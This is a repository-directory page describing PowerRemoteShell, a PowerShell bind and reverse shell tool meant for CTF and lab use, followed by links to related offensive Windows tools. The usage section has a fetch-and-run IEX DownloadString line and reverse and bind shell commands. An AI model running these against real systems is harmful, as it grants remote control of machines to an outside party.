
GTFOBins.github.io
GTFOBins is a curated list of Unix-like executables that can be used to bypass local security restrictions in misconfigured systems.
- 14k
- YAML
- GPL-3.0
- 6 mo ago
A PowerShell module that can also function as a standalone script, enabling users to spawn either a bind or reverse shell. Additionally, it includes the capability to authenticate the shell session as a different Windows user.
Repo DarkCoderSc/PowerRemoteShell, read from GitHub 1 min ago. DarkCoderSc has not joined Take My Repo.
DarkCoderSc/PowerRemoteShell is a public repo on GitHub by DarkCoderSc. A PowerShell module that can also function as a standalone script, enabling users to spawn either a bind or reverse shell. Additionally, it includes the capability to authenticate the shell session as a different Windows user. It declares the Apache-2.0 license on GitHub. It is written mainly in PowerShell, has 9 stars and last changed on 2025-02-19. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read from GitHub on 2026-11-20.
A PowerShell module that can also function as a standalone script, enabling users to spawn either a bind or reverse shell. Additionally, it includes the capability to authenticate the shell session as a different Windows user.
⚠ This project is not intended for production use, as network traffic is transmitted in clear text. It was created for Capture The Flag (CTF) challenges and certification labs. In the future, I may integrate additional protocols and encryption methods. For now, this script serves as a simplified solution to challenges I have encountered in CTFs and labs. Use it at your own risk and only with a full understanding of its intended purpose.
IEX (Get-Content .\PowerRemoteShell.psm1 -Raw)
Or
IEX (New-Object Net.WebClient).DownloadString('<protocol>://<host>:<port>/<uri>/PowerRemoteShell.psm1')
Or Invoke-🧠
| Parameter | Type | Default | Description |
|---|---|---|---|
| Address (*) | String | None | For 'Reverse' mode, this specifies the remote machine to connect to (e.g., a Netcat listener). For 'Bind' mode, this defines the interface to bind to (e.g., 0.0.0.0 to listen on all interfaces). |
| Port (*) | Integer (Word) | None | For 'Reverse' mode, this specifies the port on the remote machine to connect to. For 'Bind' mode, this defines the port to listen on. |
| Mode (*) | Choice | None | Defines the type of remote shell: 'Reverse' (initiates a connection back to a listener) or 'Bind' (opens a port and waits for an incoming connection). |
| ShellKind | Choice | PowerShell | Specifies the shell application to capture and redirect to the network socket. Options include 'PowerShell', 'Cmd', or the default shell defined by the 'COMSPEC' environment variable. |
| Username | String | None | An existing Microsoft Windows local user account. |
| Password | String | None | Password of specified user account. |
| Domain | String | None | specify the domain of the user account under which the new process is to be started. |
* = Mandatory Options
# Listen on all interfaces (0.0.0.0) on port 2801 and spawn a command-line shell as the current user.
Invoke-RemoteShell -Address 0.0.0.0 -Port 2801 -Mode "bind" -ShellKind "cmd"

# Connect to the remote listener at 192.168.10.14:1403 and spawn a PowerShell shell as the current user.
Invoke-RemoteShell -Address 192.168.10.14 -Port 1403 -Mode "reverse"

# Listen on 192.168.10.14 (only) on port 1403 and spawn a PowerShell shell as the user 'darkcodersc'.
Invoke-RemoteShell -Address 192.168.10.14 -Port 1403 -Mode "bind" -Username "darkcodersc" -Password "mypassword"


Demonstrate a bind shell at the top, running as the currently logged-in user, and a reverse shell at the bottom, connecting as the user 'dark'.
DarkCoderSc/PowerRemoteShell is a public repo on GitHub by DarkCoderSc. A PowerShell module that can also function as a standalone script, enabling users to spawn either a bind or reverse shell. Additionally, it includes the capability to authenticate the shell session as a different Windows user.
It declares the Apache-2.0 license on GitHub.
Its maker tagged it for Windows. That is declared by the maker; Take My Repo has not tested it.
Open "Take it" on its page: Take My Repo writes an install plan for your machine and hands it to your AI agent (Claude Code, Codex or Cursor), which asks you before each step. Take My Repo has not tested it on any machine.
Its last change on GitHub was on 2025-02-19. Take My Repo does not judge from that whether it is maintained.
GTFOBins is a curated list of Unix-like executables that can be used to bypass local security restrictions in misconfigured systems.
Nobody has reviewed it on Take My Repo yet, which says nothing about its quality.
Open-source Windows and Office activator featuring HWID, Ohook, TSforge, and Online KMS activation methods, along with advanced troubleshooting.
Pseudo-shell for RCE scenarios: tunnels commands via /tmp sockets to a local daemon, keeps context, no bind or reverse shell needed.
Crack any Microsoft Windows users password without any privilege (Guest account included)
Arcane - A secure remote desktop application for Windows with the particularity of having a server entirely written in PowerShell and a cross-platform client (Python/QT6).

PowerRunAsSystem is a PowerShell script, also available as an installable module through the PowerShell Gallery, designed to impersonate the NT AUTHORITY/SYSTEM user and execute commands or launch interactive processes without relying on third-party tools. It achieves this using only native Windows build-in features.
Microsoft Windows DLL Export Browser (Enumerate Exports, COM Methods and Properties) with Advanced Search Features.